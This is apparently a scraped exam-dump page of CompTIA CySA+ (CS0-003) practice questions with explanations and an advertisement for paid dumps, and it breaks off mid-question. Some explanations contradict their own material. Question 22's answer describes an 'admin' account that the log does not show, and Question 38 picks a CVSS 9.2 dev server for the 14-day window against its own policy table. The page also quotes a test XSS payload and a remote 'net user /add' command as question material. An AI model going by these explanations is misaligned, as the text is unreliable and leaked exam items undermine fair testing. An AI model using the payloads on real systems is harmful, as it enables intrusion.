
An incident response analyst is taking over an investigation from another analyst. The investigation has been going on for the past few days. Which of the following steps is most important during the transition between the two analysts?

- A. Accept all findings and continue to investigate the next item target.
- B. Identify and discuss the lessons learned with the prior analyst.
- C. Validate the root cause from the prior analyst.
- D. Review the steps that the previous analyst followed.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 21

A web developer reports the following error that appeared on a development server when testing a new application:



Which of the following tools can be used to identify the application's point of failure?

- A. OpenVAS
- B. Angry IP scanner
- C. Immunity debugger
- D. Burp Suite

Answer: ([SHOW ANSWER](#))

The error indicates the application (running under w3wp.exe, the IIS worker process) crashed/stopped working. To identify the application's point of failure, you need a debugger that can perform dynamic analysis—setting breakpoints, stepping through execution, inspecting memory/stack/registers, and/or analyzing a crash dump/core dump to pinpoint where the failure occurred.

The CySA+ All-in-One guide describes exactly how a debugger is used to analyze a crash and determine the program's state at the time of failure:

Exact extract (All-in-One Exam Guide):

"Using a debugger, you can load the core dump file and examine the program's state at the time of the crash..." It then explains that debuggers (including Immunity) are used for dynamic analysis by stepping through code and examining runtime behavior:

Exact extract (All-in-One Exam Guide):

"Immunity... offers... features... valuable for security analysts... Security analysts can leverage Immunity to set breakpoints, step through code, and monitor the execution flow of a program... allowing analysts to...

uncover critical security information."

The Sybex CySA+ Study Guide reinforces that debuggers are used for dynamic analysis of executables and explicitly lists Immunity Debugger as a key tool:

Exact extract (Sybex Study Guide):

"Debuggers... allow testers to perform dynamic analysis of executable files... Immunity debugger is designed specifically to support penetration testing and the reverse engineering of malware." Also, the official CompTIA CS0-003 objectives list Immunity Debugger under tools used to analyze output from vulnerability assessment tools (debuggers category), confirming it as an expected exam-relevant tool choice:

Exact extract (CompTIA CS0-003 Objectives):

"Debuggers: Immunity debugger, GNU debugger (GDB)"

Why the other options are wrong

A). OpenVAS is an infrastructure vulnerability scanner, not a crash/failure debugger.

B). Angry IP Scanner is a network scanning/mapping tool for IPs/ports, not application crash analysis.

D). Burp Suite is a web application testing/proxy tool (great for analyzing HTTP requests, auth, app logic flaws), but it does not directly pinpoint a process crash point like a debugger can.

References (CompTIA CySA+ CS0-003 documents / study guides used):

Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): debuggers analyze crash/core dump state; Immunity Debugger supports breakpoints/stepping/execution monitoring Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): debuggers support dynamic analysis; Immunity debugger noted as a key debugger tool CompTIA CySA+ CS0-003 Exam Objectives v4.0: lists "Immunity debugger" under debugger tools

NEW QUESTION: 22

The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany administrator -ScriptBlock {HOSTNAME}
clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_ul}
The command completed successfully.
```

Which of the following has occurred?

- A. Registry change
- B. Rename computer
- C. New account introduced
- D. Privilege escalation

Answer: [\(SHOW ANSWER\)](#)

The endpoint log entry shows that a new account named "admin" has been created on a Windows system with a local group membership of "Administrators". This indicates that a new account has been introduced on the system with administrative privileges. This could be a sign of malicious activity, such as privilege escalation or backdoor creation, by an attacker who has compromised the system.

NEW QUESTION: 23

A company classifies security groups by risk level. Any group with a high-risk classification requires multiple levels of approval for member or owner changes. Which of the following inhibitors to remediation is the company utilizing?

- A. Organizational governance
- B. MOU
- C. SLA
- D. Business process interruption

Answer: [\(SHOW ANSWER\)](#)

This scenario describes a strict governance policy requiring multiple approvals for high-risk security group changes. Organizational governance refers to policies that enforce security controls and approval workflows.

Option B (MOU - Memorandum of Understanding) refers to agreements between parties, not internal security processes.

Option C (SLA - Service Level Agreement) refers to service guarantees, not security governance.

Option D (Business process interruption) might be a consequence, but it is not the primary inhibitor to remediation in this case.

Thus, A is correct, as governance rules are restricting remediation speed.

NEW QUESTION: 24

A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:

Security Policy 1006: Vulnerability Management

1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.

According to the security policy, which of the following vulnerabilities should be the highest priority to patch?

- A.** Internal System
Name: THOR.HAMMER
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
- B.** External System
Name: CAP.SHIELD
CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
- C.** External System
Name: LOKI.DAGGER
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
- D.** Internal System
Name: THANOS.GAUNTLET
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Answer: (SHOW ANSWER)

To determine the correct priority, you must filter the options by applying the rules from Security Policy 1006 in the order of importance dictated by the scenario.

"The Company shall prioritize patching of publicly available systems and services over patching of internally available system." Option A: Internal System Option B: External System (Keep) Option C: External System (Keep) Option D: Internal System Result: Eliminate Options A and D. We are now choosing between B and C.

"In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data." To apply this, you must read the CVSS v3.1 Vector String for the remaining options. The relevant metrics are C (Confidentiality) and A (Availability).

Option B (CAP.SHIELD): C:H / I:N / A:N

Confidentiality: High (C:H)

Availability: None (A:N)

Interpretation: This vulnerability allows for a significant breach of data confidentiality.

Option C (LOKI.DAGGER): C:N / I:N / A:H

Confidentiality: None (C:N)

Availability: High (A:H)

Interpretation: This vulnerability allows for a significant disruption of service (DoS).

Conclusion: Since the policy explicitly prioritizes Confidentiality (Option B) over Availability (Option C), Option B is the highest priority.

The exam expects you to parse raw CVSS strings to assess risk. Here is the breakdown for the correct answer (Option B):

Metric

Code

Value

Meaning

AV

AV:N

Network

The vulnerability is exploitable remotely via the network (most dangerous).

AC

AC:L

Low

No complex conditions are required to exploit.

PR

PR:N

None

No privileges are required (unauthenticated).

UI

UI:N

None

No user interaction is required.

C

C:H

High

Confidentiality Impact. Total loss of confidentiality.

A

A:N

None

Availability Impact. No impact to uptime.

NEW QUESTION: 25

A vulnerability analyst is writing a report documenting the newest, most critical vulnerabilities identified in the past month. Which of the following public MITRE repositories would be best to review?

A. Cyber Threat Intelligence

B. Common Vulnerabilities and Exposures

C. Cyber Analytics Repository

D. ATT & CK

Answer: ([SHOW ANSWER](#))

The Common Vulnerabilities and Exposures (CVE) is a public repository of standardized identifiers and descriptions for common cybersecurity vulnerabilities. It helps security analysts to identify, prioritize, and report on the most critical vulnerabilities in their systems and applications. The other options are not relevant for this purpose: Cyber Threat Intelligence (CTI) is a collection of information and analysis on current and emerging cyber threats; Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by MITRE based on the ATT & CK adversary model; ATT & CK is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition¹, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage

and syntax of various cybersecurity frameworks and standards, such as CVE, CTI, CAR, and ATT & CK, in chapter 1. Specifically, it explains the meaning and function of each framework and standard, such as CVE, which provides a common language for describing and sharing information about vulnerabilities¹, page 28. Therefore, this is a reliable source to verify the answer to the question.

NEW QUESTION: 26

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

- A. MFA
- B. User and password
- C. PAM
- D. Key pair

Answer: ([SHOW ANSWER](#))

Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.

References: Authentication Methods - Configuring Tenant-Wide Settings in Azure ..., Cloud Foundation - Oracle Help Center

NEW QUESTION: 27

A security analyst needs to identify an asset that should be remediated based on the following information:

File Server CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H/

Web Server CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/

Mail Server (corrected from "Mail server") CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/ Domain Controller CVSS:3.1/AV:N/AC:L/PR:R/UI:R/S:U/C:H/I:H/A:H/ Which of the following assets should the analyst remediate first?

- A. Mail server
- B. Domain controller
- C. Web server
- D. File server

Answer: ([SHOW ANSWER](#))

To determine which system to remediate first using only CVSS vectors, the analyst should prioritize the vulnerability that is most severe and most easily exploitable, especially when it is exploitable over the network and requires no privileges and no user interaction.

The Web server has the most dangerous combination of exploitability and impact:

Attack Vector = Network (AV:N) # exploitable remotely over a network

Attack Complexity = Low (AC:L) # no special conditions required

Privileges Required = None (PR:N) # attacker doesn't need credentials

User Interaction = None (UI:N) # no user action required

Impact = High for Confidentiality, Integrity, and Availability (C:H / I:H / A:H) # full compromise potential The Sybex CySA+ Study Guide explains that CVSS provides a 0-10 severity score and that analysts must be able to interpret key metrics like Attack Vector, Attack Complexity, Privileges Required, User Interaction, and Impact.

The All-in-One guide defines Attack Vector and notes that the more remote the vector, the higher the score (Network is remotely exploitable).

And Secbay Press states that organizations use CVSS as a basis for prioritization, typically addressing higher scores first.

Exact extract (Secbay Press): "Organizations often use CVSS scores as a basis for prioritizing vulnerabilities, addressing those with higher scores first." Why the other assets are lower priority than the Web server (based on the vectors) File server (AV:L) is local attack vector, meaning the attacker must already have local access; that generally reduces priority compared to a remotely

exploitable (AV:N) issue. (Attack vector definitions and scoring emphasize Network vs Local distinctions.) Mail server (AC:H) requires high attack complexity, lowering exploitability compared to the Web server's AC:L.

Domain controller (PR:R, UI:R) requires privileges and user interaction, which lowers exploitability compared to PR:N/UI:N on the Web server.

Bottom line: The Web server is the most immediately dangerous because it is remotely exploitable (AV:N) with low complexity (AC:L), requires no privileges (PR:N) and no user interaction (UI:N), and has high impact across C/I/A-making it the strongest candidate for first remediation under CVSS-based prioritization.

References (CompTIA CySA+ CS0-003 documents / study guides used):

Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): CVSS used to prioritize; higher scores addressed first Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): CVSS metrics and interpretation (AV/AC/PR/UI/Impact) and severity score concept Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): Attack Vector/Attack Complexity definitions; remote vectors score higher

NEW QUESTION: 28

A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- * DNS traffic while a tunneling session is active.
- * The mean time between queries is less than one second.
- * The average query length exceeds 100 characters.

Which of the following attacks most likely occurred?

- A. DNS exfiltration
- B. DNS spoofing
- C. DNS zone transfer
- D. DNS poisoning

Answer: (SHOW ANSWER)

DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:

DNS traffic while a tunneling session is active: This implies that the DNS protocol is being used to create a covert channel for data transfer.

The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred.

The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the DNS packets.

Official References:

<https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

<https://resources.infosecinstitute.com/topic/bypassing-security-products-via-dns-data-exfiltration/>

https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns_exfiltration_explanation/

NEW QUESTION: 29

Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered. Which of the following is the best solution to decrease the inconsistencies?

- A. Implementing credentialed scanning
- B. Changing from a passive to an active scanning approach
- C. Implementing a central place to manage IT assets
- D. Performing agentless scanning

Answer: (SHOW ANSWER)

Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software

components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure¹². Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets³. References: What is a Configuration Management Database (CMDB)?, How to Use a CMDB to Improve Vulnerability Management, Vulnerability Scanning Best Practices

NEW QUESTION: 30

An incident response team found indicators of compromise on a critical server. The team needs to isolate the server and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

- A. Hard disk
- B. Primary boot partition
- C. Malicious files
- D. Routing table
- E. Static IP address

Answer: D ([LEAVE A REPLY](#))

The correct answer is D. Routing table. The routing table is volatile technical evidence because it is stored in memory and can change or be lost when the system is isolated, powered down, rebooted, or otherwise modified. In incident response and forensics, volatile evidence must be collected before less volatile evidence.

Exact supporting extract: the Sybex CySA+ Practice Tests explanation states that routing tables are typically stored in RAM, making them highly volatile. It also explains the order of volatility from least to most volatile as backups/printouts, disk drives, virtual memory, and finally CPU cache, registers, and RAM.

The Sybex CySA+ Study Guide states that forensic acquisition must account for the order of volatility, meaning how easily data can be lost. It explains that memory and cache data are highly volatile and may be lost if the system is powered off, while disk data is much less volatile.

The Secbay CySA+ guide also states that the order of volatility must be followed because failing to do so will likely result in evidence being lost. It specifically notes that volatile data is kept in areas such as CPU cache and memory, while archived media persists for much longer.

Why the other options are incorrect:

- A). Hard disk is persistent storage and can be imaged later using forensic procedures.
 - B). Primary boot partition is also persistent disk evidence.
 - C). Malicious files are important, but files on disk are less volatile than memory-resident network state.
 - E). Static IP address is configuration information and is not as volatile as the active routing table.
- D is correct because the routing table should be captured before isolation changes the server's active network state.

NEW QUESTION: 31

After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

- A. SIEM ingestion logs are reduced by 20%.
- B. Phishing alerts drop by 20%.
- C. False positive rates drop to 20%.
- D. The MTTR decreases by 20%.

Answer: ([SHOW ANSWER](#))

The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker).

DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual property, or financial records. CASB is a security solution that helps to monitor and control the use of cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process, which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes. The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve. SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs.

Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:

<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 32

An analyst is trying to capture anomalous traffic from a compromised host. Which of the following are the best tools for achieving this objective? (Select two).

- A. tcpdump
- B. SIEM
- C. Vulnerability scanner
- D. Wireshark
- E. Nmap
- F. SOAR

Answer: (SHOW ANSWER)

To capture and analyze network traffic, the two best tools are:

tcpdump (Option A) - A command-line packet capture tool used for network traffic analysis.

Wireshark (Option D) - A GUI-based network packet analysis tool that provides deep inspection capabilities.

Option B (SIEM) is for log aggregation and does not capture traffic.

Option C (Vulnerability scanner) identifies weaknesses but does not capture network traffic.

Option E (Nmap) is used for network discovery and port scanning, not capturing traffic.

Option F (SOAR) automates security processes but does not capture traffic.

Thus, A (tcpdump) and D (Wireshark) are correct, as they are the best tools for capturing and analyzing anomalous network traffic.

NEW QUESTION: 33

Which of the following should be updated after a lessons-learned review?

A. Disaster recovery plan

B. Business continuity plan

C. Tabletop exercise

D. Incident response plan

Answer: ([SHOW ANSWER](#))

A lessons-learned review is a process of evaluating the effectiveness and efficiency of the incident response plan after an incident or an exercise. The purpose of the review is to identify the strengths and weaknesses of the incident response plan, and to update it accordingly to improve the future performance and resilience of the organization. Therefore, the incident response plan should be updated after a lessons-learned review.

References: The answer was based on the NCSC CAF guidance from the National Cyber Security Centre, which states: "You should use post-incident and post-exercise reviews to actively reduce the risks associated with the same, or similar, incidents happening in future. Lessons learned can inform any aspect of your cyber security, including: System configuration Security monitoring and reporting Investigation procedures Containment/recovery strategies"

NEW QUESTION: 34

A security analyst found the following vulnerability on the company's website:

```
<INPUT TYPE="IMAGE" SRC="javascript:alert('test');">
```

Which of the following should be implemented to prevent this type of attack in the future?

A. Input sanitization

B. Output encoding

C. Code obfuscation

D. Prepared statements

Answer: ([SHOW ANSWER](#))

This is a type of web application vulnerability called cross-site scripting (XSS), which allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim.

Input sanitization is a technique that prevents XSS attacks by checking and filtering the user input before processing it. Input sanitization can remove or encode any characters or strings that may be interpreted as code by the browser, such as <, >, ", ', or javascript:. Input sanitization can also validate the input against a predefined format or range of values, and reject any input that does not match.

Output encoding is a technique that prevents XSS attacks by encoding the output before sending it to the browser. Output encoding can convert any characters or strings that may be interpreted as code by the browser into harmless entities, such as <, >, ", ', or javascript:. Output encoding can also escape any special characters that may have a different meaning in different contexts, such as , /, or ;.

Code obfuscation is a technique that makes the source code of a web application more difficult to read and understand by humans. Code obfuscation can use techniques such as renaming variables and functions, removing comments and whitespace, replacing literals with expressions, or adding dummy code. Code obfuscation can help protect the intellectual property and trade secrets of a web application, but it does not prevent XSS attacks.

NEW QUESTION: 35

A security analyst observed the following activity from a privileged account:

- . Accessing emails and sensitive information
- . Audit logs being modified
- . Abnormal log-in times

Which of the following best describes the observed activity?

- A.** Irregular peer-to-peer communication
- B.** Unauthorized privileges
- C.** Rogue devices on the network
- D.** Insider attack

Answer: (SHOW ANSWER)

The observed activity from a privileged account indicates an insider attack, which is when a trusted user or employee misuses their access rights to compromise the security of the organization. Accessing emails and sensitive information, modifying audit logs, and logging in at abnormal times are all signs of malicious behavior by a privileged user who may be trying to steal, tamper, or destroy data, or cover their tracks. An insider attack can cause significant damage to the organization's reputation, operations, and compliance¹².

References: The Privileged Identity Playbook Guides Management of Privileged User Accounts, How to Track Privileged Users' Activities in Active Directory

NEW QUESTION: 36

Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

- A.** Risk register
- B.** Vulnerability assessment
- C.** Penetration test
- D.** Compliance report

Answer: (SHOW ANSWER)

A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle¹². A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them³⁴⁵. References:

What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

NEW QUESTION: 37

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

- A.** Weaponization
- B.** Reconnaissance
- C.** Delivery
- D.** Exploitation

Answer: (SHOW ANSWER)

The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by

means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References:
<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

NEW QUESTION: 38

A systems administrator is reviewing the output of a vulnerability scan.

INSTRUCTIONS

Review the information in each tab.

Based on the organization 's environment architecture and remediation standards, select the server to be patched within 14 days and select the appropriate technique and mitigation.

CVSS risk level	Standard	Applies to		
		PROD	UAT	DEV
CVSS > 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within 7 calendar days	✓	✓	✗
CVSS > 7.9 < 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within 14 calendar days	✓	✗	✗
CVSS > 5.0 < 7.9	Must be patched or remediated and verified by a subsequent vulnerability scan within 30 calendar days	✓	✗	✗
CVSS > 0 < 5.0	Must be patched or remediated and verified by a subsequent vulnerability scan within 60 calendar days	✓	✗	✗

Any of these timeframes may be accelerated at the discretion of the Chief Information Security Officer (CISO).

- If patching cannot be completed or a vendor has not made a patch available within the timeframe in the table outlined above, compensating controls must be put in place within the timeframes listed above and the exception process must be

Select the server to be patched within 14 calendar days:

- | | |
|---------------------------------------|---------------------------------------|
| ☐ 192.168.50.6 | ☐ 192.168.76.6 |
| ☐ 192.168.50.5 | ☐ 192.168.60.5 |
| ☐ 192.168.76.5 | ☐ 192.168.60.6 |

Select the appropriate technique and mitigation:

Select

CVSS risk level	Standard	Applies to		
		PROD	UAT	DEV
CVSS > 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within 7 calendar days	✓	✓	✗
CVSS > 7.9 < 9.0	Must be patched or remediated and verified by a subsequent vulnerability scan within 14 calendar days	✓	✗	✗
CVSS > 5.0 < 7.9	Must be patched or remediated and verified by a subsequent vulnerability scan within 30 calendar days	✓	✗	✗
CVSS > 0 < 5.0	Must be patched or remediated and verified by a subsequent vulnerability scan within 60 calendar days	✓	✗	✗

Any of these timeframes may be accelerated at the discretion of the Chief Information Security Officer (CISO).

- If patching cannot be completed or a vendor has not made a patch available within the timeframe in the table outlined above, compensating controls must be put in place within the timeframes listed above and the exception process must be

Select the server to be patched within 14 calendar days:

- | | |
|---------------------------------------|---------------------------------------|
| ☐ 192.168.50.6 | ☐ 192.168.76.6 |
| ☐ 192.168.50.5 | ☐ 192.168.60.5 |
| ☐ 192.168.76.5 | ☐ 192.168.60.6 |

Select the appropriate technique and mitigation:

Select

Request exception; legacy protocol could have operational impact
Patch; upload signed certificate from trusted third-party provider
Patch; issue a CRL for the server to the CA
Patch; upgrade IIS to current release
Request exception; organization needs time to procure a PKI
Compensating control; create new ACL on firewall to block port 443
Compensating control; implement secure session tokens
Compensating control; implement MFA on the application

Vulnerability remediation timeframes				Environment				Output		Show Question	Reset All Answers
Environment name	Environment location	Subnets	Domain	Publicly accessible	NGFW	Load balancer	MFA required				
prod.comptia.org	External	104.17.18.29 104.17.18.30 192.168.60.0/24 192.168.61.0/24	comptia.org	Yes	Yes	Yes	No				
dev.comptia.org	Internal	192.168.76.0/24 192.168.75.0/24	comptia.org	No	No	Yes	Yes				
uat.comptia.org	External	192.168.50.0/24 192.168.51.0/24	comptia.org	No	Yes	Yes	Yes				

Vulnerability remediation timeframes

Environment

Output

Show Question

Reset All Answers

Title:

Description:

Affected asset:

Risk:

Reference:

Microsoft IIS: Unsupported software version detected

The software version detected is no longer supported.

192.168.76.5

Unpatched software

CVE-2022-0155, CVSS 9.2

Title:

Description:

Affected asset:

Risk:

Reference:

Sensitive cookie in HTTPS session without "secure" attribute

The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.

192.168.76.6

Session sidejacking

CVE-2021-0462, CVSS 7.4

Title:

Description:

Untrusted SSL/TLS Server X.509 certificate

The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.

Answer:

see the explanation for step by step solution.

Explanation:

Step 1: Reviewing the Vulnerability Remediation Timeframes

The remediation standards require servers to be patched based on their CVSS score:

CVSS > 9.0: Patch within 7 days

CVSS 7.9 - 9.0: Patch within 14 days

CVSS 5.0 - 7.9: Patch within 30 days

CVSS 0 - 5.0: Patch within 60 days

Step 2: Analyzing the Output Tab

From the Output tab:

Server 192.168.76.5 has a CVSS score of 9.2 for an unsupported Microsoft IIS version, indicating a critical vulnerability requiring a patch within 7 days.

Server 192.168.76.6 has a CVSS score of 7.4 for a missing secure attribute on HTTPS cookies, which falls in the 5.0 - 7.9 range, requiring a patch within 30 days.

Since the question asks for the server to be patched within 14 days, we need to focus on servers with CVSS

7.9 - 9.0:

None of the servers have a CVSS score that falls precisely in the 7.9 - 9.0 range.

However, 192.168.76.5, with a CVSS score of 9.2, has a vulnerability that necessitates a quick response and fits as it must be patched within the shortest timeframe (7 days, which includes 14 days).

The server that fits within a 14-day urgency, based on standard practices, would be 192.168.76.5.

Step 3: Reviewing the Environment Tab

The Environment Tab provides additional context for 192.168.76.5:

It's in the dev environment, which is internal and not publicly accessible.

MFA is required, indicating security measures are already present.

Step 4: Selecting the Appropriate Technique and Mitigation

For 192.168.76.5, with the Microsoft IIS unsupported version:

Patch; upgrade IIS to the current release is the most suitable option, as upgrading IIS will resolve the unsupported software vulnerability by bringing it up-to-date with supported versions.

This technique addresses the root cause, which is the unpatched, outdated software.

Summary

Server to be patched within 14 calendar days: 192.168.76.5

Appropriate technique and mitigation: Patch; upgrade IIS to the current release This approach ensures that the most critical vulnerabilities are addressed promptly, maintaining security compliance.

Vulnerability remediation timeframes

Environment

Output

Show question

Reset all answers

Title: Microsoft IIS: Unsupported software version detected

Description: The software version detected is no longer supported.

Affected asset: 192.168.76.5

Risk: Unpatched software

Reference: CVE-2022-0155, CVSS 9.2

Title: Sensitive cookie in HTTPS session without "secure" attribute

Description: The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.

Affected asset: 192.168.76.6

Risk: Session sidejacking

Reference: CVE-2021-0462, CVSS 7.4

Title: Untrusted SSL/TLS Server X.509 certificate

Description: The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.

Select the server to be patched within 14 calendar days:

☐ 192.168.50.6

☒ 192.168.76.5

☐ 192.168.60.6

☐ 192.168.76.6

☐ 192.168.60.5

☐ 192.168.50.5

Select the appropriate technique and mitigation:

Patch; upgrade IIS to current release

NEW QUESTION: 39

A security analyst is reviewing events that occurred during a possible compromise. The analyst obtains the following log:

Time stamp	Message
20:06:05	LDAP: A read operation was performed on an object: Domain Admins
20:06:05	LDAP: A read operation was performed on an object: Domain Servers
20:06:09	EDR: A local group was enumerated: Administrators
20:06:23	EDR: SMB connection attempts to multiple hosts from single host: PC021

Which of the following is most likely occurring, based on the events in the log?

- A. An adversary is attempting to find the shortest path of compromise.
- B. An adversary is performing a vulnerability scan.
- C. An adversary is escalating privileges.
